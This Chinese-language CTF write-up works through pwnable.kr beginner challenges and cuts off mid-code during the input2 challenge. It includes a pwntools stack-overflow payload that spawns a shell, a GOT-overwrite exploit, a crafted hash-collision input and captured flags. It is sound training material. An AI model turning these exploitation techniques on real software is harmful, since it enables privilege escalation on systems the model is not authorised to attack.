Pwnable.kr 刷题记录
这个靶场早有耳闻:https://pwnable.kr/play.php ↗ ,循序渐进
Toddler’s Bottle#
fd#
Mommy! what is a file descriptor in Linux?
- try to play the wargame your self but if you are ABSOLUTE beginner, follow this tutorial link: https://youtu.be/971eZhMHQQw ↗
ssh fd@pwnable.kr -p2222 (pw:guest)
第一题就把内容全写一下吧:
 1ssh fd@pwnable.kr -p2222
 2fd@pwnable.kr's password:
 3██     ██ ███████ ██       ██████  ██████  ███    ███ ███████     ████████  ██████
 4██     ██ ██      ██      ██      ██    ██ ████  ████ ██             ██    ██    ██
 5██  █  ██ █████   ██      ██      ██    ██ ██ ████ ██ █████          ██    ██    ██
 6██ ███ ██ ██      ██      ██      ██    ██ ██  ██  ██ ██             ██    ██    ██
 7 ███ ███  ███████ ███████  ██████  ██████  ██      ██ ███████        ██     ██████
 8
 9
10██████  ██     ██ ███    ██  █████  ██████  ██      ███████    ██   ██ ██████
11██   ██ ██     ██ ████   ██ ██   ██ ██   ██ ██      ██         ██  ██  ██   ██
12██████  ██  █  ██ ██ ██  ██ ███████ ██████  ██      █████      █████   ██████
13██      ██ ███ ██ ██  ██ ██ ██   ██ ██   ██ ██      ██         ██  ██  ██   ██
14██       ███ ███  ██   ████ ██   ██ ██████  ███████ ███████ ██ ██   ██ ██   ██
15
16
17Admin: daehee (daehee87@khu.ac.kr)
18Please note that server is under renewal/update.
19Please don't brute-force the resource, be kind to other users.
20Installed Tools: pwndbg, qemu, python2, python3
21(let admin know if some essential tool is missing)
22**IMPORTANT: stuff under /tmp can be erased. "/usr/local/bin/cleanup_tmp.sh" runs every 24H **
23fd@ubuntu:~$ ls
24fd  fd.c  flag
25fd@ubuntu:~$ cat flag
26cat: flag: Permission denied
27fd@ubuntu:~$ cat fd.c
28#include <stdio.h>
29#include <stdlib.h>
30#include <string.h>
31char buf[32];
32int main(int argc, char* argv[], char* envp[]){
33        if(argc<2){
34                printf("pass argv[1] a number\n");
35                return 0;
36        }
37        int fd = atoi( argv[1] ) - 0x1234;
38        int len = 0;
39        len = read(fd, buf, 32);
40        if(!strcmp("LETMEWIN\n", buf)){
41                printf("good job :)\n");
42                setregid(getegid(), getegid());
43                system("/bin/cat flag");
44                exit(0);
45        }
46        printf("learn about Linux file IO\n");
47        return 0;
48
49}
主要是利用给的fd,要求看懂C语言代码:
 1#include <stdio.h>
 2#include <stdlib.h>
 3#include <string.h>
 4char buf[32];
 5int main(int argc, char* argv[], char* envp[]){
 6        // 检查命令行参数:必须传入至少一个参数 argv[1]
 7        if(argc<2){
 8                printf("pass argv[1] a number\n");
 9                return 0;
10        }
11
12        // 将传入的字符串转为整数,并减去 0x1234(十进制 4660)
13        int fd = atoi( argv[1] ) - 0x1234;
14        int len = 0;
15
16        // 从文件描述符 fd 读取最多 32 字节到 buf 中
17        // 若 fd=0,此处等价于等待用户输入(或接收管道数据)
18        len = read(fd, buf, 32);
19
20        // 严格比较 buf 内容是否为 "LETMEWIN\n"(注意必须包含换行符)
21        if(!strcmp("LETMEWIN\n", buf)){
22                printf("good job :)\n");
23
24                // 该二进制文件通常被设置了 setgid 位(chmod g+s),且属于能读取 flag 的特殊用户组。
25                // setregid() 将真实组ID(RGID)和有效组ID(EGID)都设为当前 EGID
26                setregid(getegid(), getegid());
27                system("/bin/cat flag");
28                exit(0);
29        }
30        printf("learn about Linux file IO\n");
31        return 0;
32}1fd@ubuntu:~$ ./fd 4660
2LETMEWIN
3good job :)
4Mama! Now_I_understand_what_file_descriptors_are!
5fd@ubuntu:~$
flag:Mama! Now_I_understand_what_file_descriptors_are!
collision#
Daddy told me about cool MD5 hash collision today. I wanna do something like that too!
ssh col@pwnable.kr -p2222 (pw:guest)
 1#include <stdio.h>
 2#include <string.h>
 3unsigned long hashcode = 0x21DD09EC;
 4unsigned long check_password(const char* p){
 5    // 强制转换为整型指针,地址和值都没变化,只是告诉系统,按整数方式读取。
 6        int* ip = (int*)p;
 7        int i;
 8        int res=0;
 9    //int是4字节存储的,所以每次循环读取4字节,累加
10        for(i=0; i<5; i++){
11            // ip[i]   等价于   *(ip + i)之前的学习讲过的ip就是数组地址
12                res += ip[i];
13        }
14        return res;
15}
16
17int main(int argc, char* argv[]){
18    //至少有一个参数
19        if(argc<2){
20                printf("usage : %s [passcode]\n", argv[0]);
21                return 0;
22        }
23    //若参数长度不是20
24        if(strlen(argv[1]) != 20){
25                printf("passcode length should be 20 bytes\n");
26                return 0;
27        }
28	// 把参数传入上面的函数里,值与hashcode相等就读取flag
29        if(hashcode == check_password( argv[1] )){
30                setregid(getegid(), getegid());
31                system("/bin/cat flag");
32                return 0;
33        }
34        else
35                printf("wrong passcode.\n");
36        return 0;
37}感觉都是在考察C语言,我都忘了好几年了。
我们要传入一个值,20字节长,每4字节是一个整数,5个字节加起来等于0x21DD09EC
先随便输入4个,然后另一个多退少补。比如前4个都是0x01010101
1>>> 0x21DD09EC - 0x01010101 *4
2500762088
3>>> hex(500762088)
4'0x1dd905e8'最后一个是0x1dd905e8
由于是小端序,低位要放在低地址,所以这5片都要倒过来,顺序无所谓。由于有不可打印字符,所以用Python传参:
1./col $(python3 -c "import sys; sys.stdout.buffer.write(b'\xe8\x05\xd9\x1d' + b'\x01'*16)")或者这样,顺序无所谓,反正都会加在一起。
1./col $(python3 -c "import sys; sys.stdout.buffer.write(b'\x01\x01\x01\x01'+b'\xe8\x05\xd9\x1d' + b'\x01'*12)")flag:Two_hash_collision_Nicely
bof#
Nana told me that buffer overflow is one of the most common software vulnerability. Is that true?
ssh bof@pwnable.kr -p2222 (pw: guest)
 1#include <stdio.h>
 2#include <string.h>
 3#include <stdlib.h>
 4void func(int key){
 5        char overflowme[32];
 6        printf("overflow me : ");
 7        gets(overflowme);       // smash me!
 8        if(key == 0xcafebabe){
 9                setregid(getegid(), getegid());
10                system("/bin/sh");
11        }
12        else{
13                printf("Nah..\n");
14        }
15}
16int main(int argc, char* argv[]){
17        func(0xdeadbeef);
18        return 0;
19}1bof@ubuntu:~$ checksec bof
2[!] Could not populate PLT: Cannot allocate 1GB memory to run Unicorn Engine
3[*] '/home/bof/bof'
4 Arch: i386-32-little
5 RELRO: Partial RELRO
6 Stack: Canary found
7 NX: NX enabled
8 PIE: PIE enabled
9 Stripped: No
这题是栈溢出,但不是自己rop到system,而是把栈里面的0xdeadbeef覆写成0xcafebabe
有个readme:
1bof@ubuntu:~$ ls
2bof  bof.c  readme
3bof@ubuntu:~$ cat readme
4bof binary is running at "nc 0 9000" under bof_pwn privilege. get shell and read flag
程序开在本地9000端口
调试如下:
 1pwndbg> stack 24
 200:0000│ esp 0xffffd4e0 —▸ 0xffffd4fc ◂— 'AAAA'
 301:0004│-044 0xffffd4e4 ◂— 0xffffffff
 402:0008│-040 0xffffd4e8 —▸ 0x56555034 ◂— 6
 503:000c│-03c 0xffffd4ec —▸ 0x5655620a (func+13) ◂— add ebx, 0x2df6
 604:0010│-038 0xffffd4f0 —▸ 0xf7ffd608 (_rtld_global+1512) —▸ 0xf7fc6000 ◂— 0x464c457f
 705:0014│-034 0xffffd4f4 ◂— 0x20 /* ' ' */
 806:0018│-030 0xffffd4f8 ◂— 0
 907:001c│ eax 0xffffd4fc ◂— 'AAAA'
1008:0020│-028 0xffffd500 ◂— 0
1109:0024│-024 0xffffd504 ◂— 0
120a:0028│-020 0xffffd508 ◂— 0x1000000
130b:002c│-01c 0xffffd50c ◂— 0xb /* '\x0b' */
140c:0030│-018 0xffffd510 —▸ 0xf7fc4540 (__kernel_vsyscall) ◂— push ecx
150d:0034│-014 0xffffd514 ◂— 0
160e:0038│-010 0xffffd518 —▸ 0xf7d954be ◂— '_dl_audit_preinit'
170f:003c│-00c 0xffffd51c ◂— 0xc6a3900
1810:0040│-008 0xffffd520 —▸ 0xf7fa7000 (_GLOBAL_OFFSET_TABLE_) ◂— 0x229dac
1911:0044│-004 0xffffd524 —▸ 0xffffd614 —▸ 0xffffd75a ◂— '/home/bof/bof'
2012:0048│ ebp 0xffffd528 —▸ 0xffffd548 —▸ 0xf7ffd020 (_rtld_global) —▸ 0xf7ffda40 —▸ 0x56555000 ◂— ...
2113:004c│+004 0xffffd52c —▸ 0x565562c5 (main+40) ◂— add esp, 0x10
2214:0050│+008 0xffffd530 ◂— 0xdeadbeef
2315:0054│+00c 0xffffd534 —▸ 0xf7fbe66c —▸ 0xf7ffdba0 —▸ 0xf7fbe780 —▸ 0xf7ffda40 ◂— ...
2416:0058│+010 0xffffd538 —▸ 0xf7fbeb30 —▸ 0xf7d97cc6 ◂— 'GLIBC_PRIVATE'
2517:005c│+014 0xffffd53c —▸ 0x565562b3 (main+22) ◂— add eax, 0x2d4d
距离是52,填入52个垃圾字符,再写入0xcafebabe就行,这题还有一点,我在调试的时候,直接执行是输出一句"overflow me : “,但是远程时,是先让我输入:
1bof@ubuntu:~$ nc 0 9000
2ls
3overflow me : Nah..
4
5bof@ubuntu:~$ ./bof
6overflow me : ls
7Nah..
所以脚本里面要直接发送payload:
 1bof@ubuntu:~$ python3
 2Python 3.10.12 (main, Feb  4 2025, 14:57:36) [GCC 11.4.0] on linux
 3Type "help", "copyright", "credits" or "license" for more information.
 4>>> from pwn import *
 5>>> io = remote('0.0.0.0',9000)
 6[x] Opening connection to 0.0.0.0 on port 9000
 7[x] Opening connection to 0.0.0.0 on port 9000: Trying 0.0.0.0
 8[+] Opening connection to 0.0.0.0 on port 9000: Done
 9>>> payload = b'K'*52 + p32(0xcafebabe)
10>>> io.sendline(payload)
11>>> io.interactive()
12[*] Switching to interactive mode
13ls
14bof
15bof.c
16flag
17log
18super.pl
19whoami
20bof_pwn
21cat flag
22Daddy_I_just_pwned_a_buff3r!
flag:Daddy_I_just_pwned_a_buff3r!
passcode#
Mommy told me to make a passcode based login system. My first trial C implementation compiled without any error! Well, there were some compiler warnings, but who cares about that?
ssh passcode@pwnable.kr -p2222 (pw:guest)
1passcode@ubuntu:~$ tree
2.
3├── a
4│   └── a.out
5├── flag
6├── passcode
7└── passcode.c
8
91 directory, 4 files
 1#include <stdio.h>
 2#include <stdlib.h>
 3
 4void login(){
 5        int passcode1;
 6        int passcode2;
 7
 8        printf("enter passcode1 : ");
 9        scanf("%d", &passcode1);
10        fflush(stdin);
11		// 说32比特可以暴破,8位数字
12        // ha! mommy told me that 32bit is vulnerable to bruteforcing :)
13        printf("enter passcode2 : ");
14        scanf("%d", &passcode2);
15
16        printf("checking...\n");
17    	// 比对两个密码的预定值
18        if(passcode1==123456 && passcode2==13371337){
19                printf("Login OK!\n");
20                setregid(getegid(), getegid());
21                system("/bin/cat flag");
22        }
23        else{
24                printf("Login Failed!\n");
25                exit(0);
26        }
27}
28
29void welcome(){
30        char name[100];
31        printf("enter you name : ");
32        scanf("%100s", name);
33        printf("Welcome %s!\n", name);
34}
35
36int main(){
37        printf("Toddler's Secure Login System 1.1 beta.\n");
38
39        welcome();
40        login();
41
42        // something after login...
43        printf("Now I can safely trust you that you have credential :)\n");
44        return 0;
45}两个文件功能一样,但是又有不一样的地方:
 1passcode@ubuntu:~$ checksec passcode
 2[*] '/home/passcode/passcode'
 3    Arch:       i386-32-little
 4    RELRO:      Partial RELRO
 5    Stack:      Canary found
 6    NX:         NX enabled
 7    PIE:        No PIE (0x8048000)
 8    Stripped:   No
 9passcode@ubuntu:~$ checksec a/a.out
10[!] Could not populate PLT: Cannot allocate 1GB memory to run Unicorn Engine
11[*] '/home/passcode/a/a.out'
12    Arch:       amd64-64-little
13    RELRO:      Full RELRO
14    Stack:      Canary found
15    NX:         NX enabled
16    PIE:        PIE enabled
17    SHSTK:      Enabled
18    IBT:        Enabled
19    Stripped:   No
a.out可以输入账密的,但是flag不在他的目录,没有cp,mv权限。
a.out报错:
 1[Attaching after Thread 0x7ffff7d83740 (LWP 827536) vfork to child process 827822]
 2[New inferior 2 (process 827822)]
 3[Thread debugging using libthread_db enabled]
 4Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
 5[Detaching vfork parent process 827536 after child exec]
 6[Inferior 1 (process 827536) detached]
 7process 827822 is executing new program: /usr/bin/dash
 8Error in re-setting breakpoint 1: Function "main" not defined.
 9[Thread debugging using libthread_db enabled]
10Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
11[Attaching after Thread 0x7ffff7d83740 (LWP 827822) vfork to child process 827823]
12[New inferior 3 (process 827823)]
13[Thread debugging using libthread_db enabled]
14Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
15[Detaching vfork parent process 827822 after child exec]
16[Inferior 2 (process 827822) detached]
17process 827823 is executing new program: /usr/bin/cat
18[Thread debugging using libthread_db enabled]
19Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
20/bin/cat: flag: No such file or directory
21[Inferior 3 (process 827823) exited with code 01]
22Now I can safely trust you that you have credential :)passcode调试崩掉:
 1pwndbg>
 2enter passcode2 : 13371337
 3
 4Program received signal SIGSEGV, Segmentation fault.
 50xf7db0f80 in __vfscanf_internal (s=<optimized out>, format=<optimized out>, argptr=<optimized out>, mode_flags=<optimized out>) at ./stdio-common/vfscanf-internal.c:1896
 61896    ./stdio-common/vfscanf-internal.c: No such file or directory.
 7LEGEND: STACK | HEAP | CODE | DATA | WX | RODATA
 8───────────────────────────────────────────────────[ REGISTERS / show-flags off / show-compact-regs off ]───────────────────────────────────────────────────
 9*EAX  0xcc07c9
10*EBX  0x40
11*ECX  0xff9ae5e4 ◂— 0x9411af00
12*EDX  0x9411af00
13*EDI  0xff9ae5e8 —▸ 0xff9ae650 —▸ 0xf7f7d000 (_GLOBAL_OFFSET_TABLE_) ◂— 0x229dac
14*ESI  9
15*EBP  0xff9ae5b8 —▸ 0xff9ae608 —▸ 0xff9ae618 ◂— 0x1e240
16*ESP  0xff9adf90 —▸ 0xf7f7dda0 (_IO_2_1_stdout_) ◂— 0xfbad2a84
17*EIP  0xf7db0f80 (__vfscanf_internal+19248) ◂— mov dword ptr [edx], eax
18────────────────────────────────────────────────────────────[ DISASM / i386 / set emulate off ]─────────────────────────────────────────────────────────────
19 ► 0xf7db0f80 <__vfscanf_internal+19248>    mov    dword ptr [edx], eax     <Cannot dereference [0x9411af00]>
a能执行,但是没有不在flag目录里。passcode调试崩掉是因为把 EAX 的值写入 EDX 指向的内存时,edx存的地址是非法的。
这怎么可能,源代码用的是&passcode2啊。问了AI,说是二进制文件跟源码不是一套,wcnm
二进制程序login函数用的是scanf("%d", passcode2);,
这道题我是没太懂的,有一篇wp极其清楚:Writeups Kunull.net ↗
这题没开PIE,name的初始化区域在ebp-0x70,而login里面两个scanf是在ebp-0x10的位置。复用了栈空间。
0x70=112,name是100长度,所以末端距离ebp还有12的距离,而passcode1是0x10=16距离,name的后4字节内容被passcode1当地址写入了。
源代码里还有一个很突兀的fflush(stdin);,这里的思路是name最后4字节写这个fflush的地址,passcode1呢就输入system地址,这样就把system写入了fflush,等到执行fflush的时候,就会执行system了。
汇编一下login:获取fflush和system的地址:
1pwndbg> disassemble login
这里的地址不能信,这是代码段的地址,因为还没有执行,所以got表没更新真实地址。
这里用三种方式都能获取到fflush的got表地址:
 1pwndbg> got
 2Filtering out read-only entries (display them with -r or --show-readonly)
 3
 4State of the GOT of /home/passcode/passcode:
 5GOT protection: Partial RELRO | Found 10 GOT entries passing the filter
 6[0x804c00c] __libc_start_main@GLIBC_2.34 -> 0xf7d5f560 (__libc_start_main) ◂— endbr32
 7[0x804c010] printf@GLIBC_2.0 -> 0xf7d95a90 (printf) ◂— endbr32
 8[0x804c014] fflush@GLIBC_2.0 -> 0x8049066 (fflush@plt+6) ◂— push 0x10
 9[0x804c018] __stack_chk_fail@GLIBC_2.4 -> 0x8049076 (__stack_chk_fail@plt+6) ◂— push 0x18
10[0x804c01c] getegid@GLIBC_2.0 -> 0x8049086 (getegid@plt+6) ◂— push 0x20 /* 'h ' */
11[0x804c020] puts@GLIBC_2.0 -> 0xf7db12a0 (puts) ◂— endbr32
12[0x804c024] system@GLIBC_2.0 -> 0x80490a6 (system@plt+6) ◂— push 0x30 /* 'h0' */
13[0x804c028] exit@GLIBC_2.0 -> 0x80490b6 (exit@plt+6) ◂— push 0x38 /* 'h8' */
14[0x804c02c] setregid@GLIBC_2.0 -> 0x80490c6 (setregid@plt+6) ◂— push 0x40 /* 'h@' */
15[0x804c030] __isoc99_scanf@GLIBC_2.7 -> 0xf7d96c60 (__isoc99_scanf) ◂— endbr32
还有系统命令:
 1passcode@ubuntu:~$ objdump -R passcode
 2
 3passcode:     file format elf32-i386
 4
 5DYNAMIC RELOCATION RECORDS
 6OFFSET   TYPE              VALUE
 70804bff8 R_386_GLOB_DAT    __gmon_start__@Base
 80804bffc R_386_GLOB_DAT    stdin@GLIBC_2.0
 90804c00c R_386_JUMP_SLOT   __libc_start_main@GLIBC_2.34
100804c010 R_386_JUMP_SLOT   printf@GLIBC_2.0
110804c014 R_386_JUMP_SLOT   fflush@GLIBC_2.0
120804c018 R_386_JUMP_SLOT   __stack_chk_fail@GLIBC_2.4
130804c01c R_386_JUMP_SLOT   getegid@GLIBC_2.0
140804c020 R_386_JUMP_SLOT   puts@GLIBC_2.0
150804c024 R_386_JUMP_SLOT   system@GLIBC_2.0
160804c028 R_386_JUMP_SLOT   exit@GLIBC_2.0
170804c02c R_386_JUMP_SLOT   setregid@GLIBC_2.0
180804c030 R_386_JUMP_SLOT   __isoc99_scanf@GLIBC_2.7
还有readelf:
 1passcode@ubuntu:~$ readelf -r passcode
 2
 3Relocation section '.rel.dyn' at offset 0x430 contains 2 entries:
 4 Offset     Info    Type            Sym.Value  Sym. Name
 50804bff8  00000806 R_386_GLOB_DAT    00000000   __gmon_start__
 60804bffc  00000a06 R_386_GLOB_DAT    00000000   stdin@GLIBC_2.0
 7
 8Relocation section '.rel.plt' at offset 0x440 contains 10 entries:
 9 Offset     Info    Type            Sym.Value  Sym. Name
100804c00c  00000107 R_386_JUMP_SLOT   00000000   __libc_start_main@GLIBC_2.34
110804c010  00000207 R_386_JUMP_SLOT   00000000   printf@GLIBC_2.0
120804c014  00000307 R_386_JUMP_SLOT   00000000   fflush@GLIBC_2.0
130804c018  00000407 R_386_JUMP_SLOT   00000000   __stack_chk_fail@GLIBC_2.4
140804c01c  00000507 R_386_JUMP_SLOT   00000000   getegid@GLIBC_2.0
150804c020  00000607 R_386_JUMP_SLOT   00000000   puts@GLIBC_2.0
160804c024  00000707 R_386_JUMP_SLOT   00000000   system@GLIBC_2.0
170804c028  00000907 R_386_JUMP_SLOT   00000000   exit@GLIBC_2.0
180804c02c  00000b07 R_386_JUMP_SLOT   00000000   setregid@GLIBC_2.0
190804c030  00000c07 R_386_JUMP_SLOT   00000000   __isoc99_scanf@GLIBC_2.7
这里一直失败,才知道执行login函数里面的system并不是system的地址,而是从前面各种准备工作开始的。比如setgid之类的代码。 反汇编代码:
1# gdb里面反汇编login函数
2disass login
3
4# -d 反汇编,-M intel 使用 intel 语法(更易读),--disassemble 指定反汇编的函数
5objdump -d --disassemble=login ./passcode -M intel
6
7# -d 反汇编,-M intel 使用 intel 语法(更易读),-A 显示行数
8objdump -d ./passcode -M intel | grep -A 100 "<login>:"不论哪种方法,login段这里很重要,if函数就是cmp(比较)与jne(跳转)的组合。 第1行是与0x1e240(123456)比较,失败就执行下一行 jne,成功就跳过下一行的 jne 第2行同理,成功的话就跳过 jne,可以看到两个jne都是跳到0x80492ce,我们需要跳转到成功代码块,就是第二个jne的下一行,也就是地址0x804928f ,这里会完成各种权限提升,和读取flag操作。
 1 804927d:       81 7d f0 40 e2 01 00    cmp    DWORD PTR [ebp-0x10],0x1e240
 2 8049284:       75 48                   jne    80492ce <login+0xd8>
 3 8049286:       81 7d f4 c9 07 cc 00    cmp    DWORD PTR [ebp-0xc],0xcc07c9
 4 804928d:       75 3f                   jne    80492ce <login+0xd8>
 5 804928f:       83 ec 0c                sub    esp,0xc
 6 8049292:       8d 83 3d e0 ff ff       lea    eax,[ebx-0x1fc3]
 7 8049298:       50                      push   eax
 8 8049299:       e8 f2 fd ff ff          call   8049090 <puts@plt>
 9 804929e:       83 c4 10                add    esp,0x10
10 80492a1:       e8 da fd ff ff          call   8049080 <getegid@plt>
11 80492a6:       89 c6                   mov    esi,eax
12 80492a8:       e8 d3 fd ff ff          call   8049080 <getegid@plt>
13 80492ad:       83 ec 08                sub    esp,0x8
14 80492b0:       56                      push   esi
15 80492b1:       50                      push   eax
16 80492b2:       e8 09 fe ff ff          call   80490c0 <setregid@plt>
17 80492b7:       83 c4 10                add    esp,0x10
18 80492ba:       83 ec 0c                sub    esp,0xc
19 80492bd:       8d 83 47 e0 ff ff       lea    eax,[ebx-0x1fb9]
20 80492c3:       50                      push   eax
21 80492c4:       e8 d7 fd ff ff          call   80490a0 <system@plt>
22 80492c9:       83 c4 10                add    esp,0x10
23 80492cc:       eb 1c                   jmp    80492ea <login+0xf4>
24 80492ce:       83 ec 0c                sub    esp,0xc
脚本:
 1passcode@ubuntu:~$ python
 2Python 3.10.12 (main, Feb  4 2025, 14:57:36) [GCC 11.4.0] on linux
 3Type "help", "copyright", "credits" or "license" for more information.
 4>>> from pwn import *
 5>>> io = process('./passcode')
 6[x] Starting local process './passcode'
 7[+] Starting local process './passcode': pid 1614511
 8>>> elf = ELF('./passcode')
 9[*] '/home/passcode/passcode'
10    Arch:       i386-32-little
11    RELRO:      Partial RELRO
12    Stack:      Canary found
13    NX:         NX enabled
14    PIE:        No PIE (0x8048000)
15    Stripped:   No
16>>> fflush = elf.got['fflush']
17>>> sys = 0x804928f
18>>> io.recvline()
19b"Toddler's Secure Login System 1.1 beta.\n"
20>>> payload = b'K'*96  + p32(fflush)
21>>> io.sendline(payload)
22>>> io.recvline()
23b'enter you name : Welcome KKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKK\x14\xc0\x04\x08!\n'
24>>> io.sendline(str(sys))
25<stdin>:1: BytesWarning: Text is not bytes; assuming ASCII, no guarantees. See https://docs.pwntools.com/#bytes
26>>> io.recvall()
27[x] Receiving all data
28[x] Receiving all data: 0B
29[*] Process './passcode' stopped with exit code 0 (pid 1614511)
30[x] Receiving all data: 125B
31[+] Receiving all data: Done (125B)
32b'enter passcode1 : Login OK!\ns0rry_mom_I_just_ign0red_c0mp1ler_w4rning\nNow I can safely trust you that you have credential :)\n'
flag:s0rry_mom_I_just_ign0red_c0mp1ler_w4rning
tips:IDA里面伪代码是这样的:
 1int login()
 2{
 3  __gid_t v0; // esi
 4  __gid_t v1; // eax
 5  int v3; // [esp+8h] [ebp-10h]
 6  int v4; // [esp+Ch] [ebp-Ch]
 7
 8  printf("enter passcode1 : ");
 9  __isoc99_scanf("%d");
10  fflush(stdin);
11  printf("enter passcode2 : ");
12  __isoc99_scanf("%d");
13  puts("checking...");
14  if ( v3 != 123456 || v4 != 13371337 )
15  {
16    puts("Login Failed!");
17    exit(0);
18  }
19  puts("Login OK!");
20  v0 = getegid();
21  v1 = getegid();
22  setregid(v1, v0);
23  return system("/bin/cat flag");
24}可以看到if成功块是第19行的puts("Login OK!");。
如果对着puts("Login OK!");行按tab,定位汇编,会定位到调用puts函数的汇编,而之前的压参数等操作不好确认。此时Ctrl A全选伪代码,右键选择:Copy to assembly,就可以把对应伪代码贴到汇编窗口,一一对应,能够精确显示puts("Login OK!");代码是从哪一个地址开始的:
 1.text:0804928F ; 19:   puts("Login OK!");
 2.text:0804928F                 sub     esp, 0Ch
 3.text:08049292                 lea     eax, (aLoginOk - 804C000h)[ebx] ; "Login OK!"
 4.text:08049298                 push    eax             ; s
 5.text:08049299                 call    _puts
 6.text:0804929E ; 20:   v0 = getegid();
 7.text:0804929E                 add     esp, 10h
 8.text:080492A1                 call    _getegid
 9.text:080492A6                 mov     esi, eax
10.text:080492A8 ; 21:   v1 = getegid();
11.text:080492A8                 call    _getegid
12.text:080492AD ; 22:   setregid(v1, v0);
13.text:080492AD                 sub     esp, 8
14.text:080492B0                 push    esi             ; egid
15.text:080492B1                 push    eax             ; rgid
16.text:080492B2                 call    _setregid
17.text:080492B7 ; 23:   return system("/bin/cat flag");
18.text:080492B7                 add     esp, 10h
19.text:080492BA                 sub     esp, 0Ch
20.text:080492BD                 lea     eax, (aBinCatFlag - 804C000h)[ebx] ; "/bin/cat flag"
21.text:080492C3                 push    eax             ; command
22.text:080492C4                 call    _system
23.text:080492C9                 add     esp, 10h
24.text:080492CC                 jmp     short loc_80492EA
25.text:080492CE ; ---------------------------------------------------------------------------
成功地址也是0x0804928F
random#
Daddy, teach me how to use random value in programming!
ssh random@pwnable.kr -p2222 (pw:guest)
source code :
 1#include <stdio.h>
 2
 3int main(){
 4        unsigned int random;
 5        random = rand();        // random value!
 6
 7        unsigned int key=0;
 8        scanf("%d", &key);
 9
10        if( (key ^ random) == 0xcafebabe ){
11                printf("Good!\n");
12                setregid(getegid(), getegid());
13                system("/bin/cat flag");
14                return 0;
15        }
16
17        printf("Wrong, maybe you should try 2^32 cases.\n");
18        return 0;
19} 1random@ubuntu:~$ checksec random
2[!] Could not populate PLT: Cannot allocate 1GB memory to run Unicorn Engine
3[*] '/home/random/random'
4 Arch: amd64-64-little
5 RELRO: Full RELRO
6 Stack: Canary found
7 NX: NX enabled
8 PIE: PIE enabled
9 SHSTK: Enabled
10 IBT: Enabled
11 Stripped: No
12random@ubuntu:~$ ./random
13111
14Wrong, maybe you should try 2^32 cases.
看样子是猜随机数,gdb调试一下发现不能直接输入0xcafebabe的十进制,有个异或在。scp下载到本地
1scp -P 2222 random@pwnable.kr:/home/random/random C:\Users\Tajang\Desktop\打算用IDA Pro看一下,才想起来有源码。不知道怎么做,随机的跟什么异或啊,又不是php那种==有弱比较。
查了一下明白了,rand并非是真随机,是伪随机,是算出来的。给的种子不同,算出来的值也不同。种子需要用srand函数设置。这里没有设置,那rand函数默认用的种子是1,那么生成的随机数序列就是根据1算出来的。这个源码,全世界所有电脑运行出来的随机数序列都是一样的。
例子:
 1#include <stdio.h>
 2#include <stdlib.h>
 3
 4int main(){
 5    unsigned int random1,random2,random3;
 6
 7    random1 = rand();
 8    random2 = rand();
 9    random3 = rand();
10    printf("不设置种子\n");
11    printf("%d\n%d\n%d\n\n", random1, random2, random3);
12
13    unsigned int a,b,c;
14    srand(1);
15    a = rand();
16    b = rand();
17    c = rand();
18    printf("设置种子为1\n");
19    printf("%d\n%d\n%d\n\n", a, b, c);
20
21    unsigned int x,y,z;
22    srand(2);
23    x = rand();
24    y = rand();
25    z = rand();
26    printf("设置种子为2\n");
27    printf("%d\n%d\n%d\n", x, y, z);
28}output :
 1不设置种子
 21804289383
 3846930886
 41681692777
 5
 6设置种子为1
 71804289383
 8846930886
 91681692777
10
11设置种子为2
121505335290
131738766719
14190686788可以看到区别,不设置种子与种子1,序列一样的。这里直接计算0xcafebabe xor 1804289383就是key
脚本:
 1random@ubuntu:~$ python
 2Python 3.10.12 (main, Feb  4 2025, 14:57:36) [GCC 11.4.0] on linux
 3Type "help", "copyright", "credits" or "license" for more information.
 4>>> print(1804289383 ^ 0xcafebabe)
 52708864985
 6>>> quit()
 7random@ubuntu:~$ ./random
 82708864985
 9Good!
10m0mmy_I_can_predict_rand0m_v4lue!
input2#
Mom? how can I pass my input to a computer program?
ssh input2@pwnable.kr -p2222 (pw:guest)
 1#include <stdio.h>
 2#include <stdlib.h>
 3#include <string.h>
 4#include <sys/socket.h>
 5#include <arpa/inet.h>
 6
 7int main(int argc, char* argv[], char* envp[]){
 8        printf("Welcome to pwnable.kr\n");
 9        printf("Let's see if you know how to give input to program\n");
10        printf("Just give me correct inputs then you will get the flag :)\n");
11
12        // argv
13        // 需100个参数,argv[65]是空字节,argv[66]是空格换行回车
14        if(argc != 100) return 0;
15        if(strcmp(argv['A'],"\x00")) return 0;
16        if(strcmp(argv['B'],"\x20\x0a\x0d")) return 0;
17        printf("Stage 1 clear!\n");
18
19        // stdio
20        // 像输入写入4字节等于\x00\x0a\x00\xff,向错误写入\x00\x0a\x00\xff
21        // memcmp 相等返回0
22        char buf[4];
23        read(0, buf, 4);
24        if(memcmp(buf, "\x00\x0a\x00\xff", 4)) return 0;
25        read(2, buf, 4);
26        if(memcmp(buf, "\x00\x0a\x02\xff", 4)) return 0;
27        printf("Stage 2 clear!\n");
28
29        // env
30        // 设置一个环境变量:变量名\xde\xad\xbe\xef (0xdeadbeef),变量值:\xca\xfe\xba\xbe (0xcafebabe)
31        if(strcmp("\xca\xfe\xba\xbe", getenv("\xde\xad\xbe\xef"))) return 0;
32        printf("Stage 3 clear!\n");
33
34        // 检查当前目录下一个名为换行符的文件,内容要有4个字节长度,是\x00\x00\x00\x00
35        FILE* fp = fopen("\x0a", "r");
36        if(!fp) return 0;
37        if( fread(buf, 4, 1, fp)!=1 ) return 0;
38        if( memcmp(buf, "\x00\x00\x00\x00", 4) ) return 0;
39        fclose(fp);
40        printf("Stage 4 clear!\n");
41
42        // network
43        // C语言网络编程,一堆预设置,总之要往argv[67]代表的端口发送4个字节0xdeadbeef
44        int sd, cd;
45        struct sockaddr_in saddr, caddr;
46        sd = socket(AF_INET, SOCK_STREAM, 0);
47        if(sd == -1){
48                printf("socket error, tell admin\n");
49                return 0;
50        }
51        saddr.sin_family = AF_INET;
52        saddr.sin_addr.s_addr = INADDR_ANY;
53        saddr.sin_port = htons( atoi(argv['C']) );
54        if(bind(sd, (struct sockaddr*)&saddr, sizeof(saddr)) < 0){
55                printf("bind error, use another port\n");
56                return 1;
57        }
58        listen(sd, 1);
59        int c = sizeof(struct sockaddr_in);
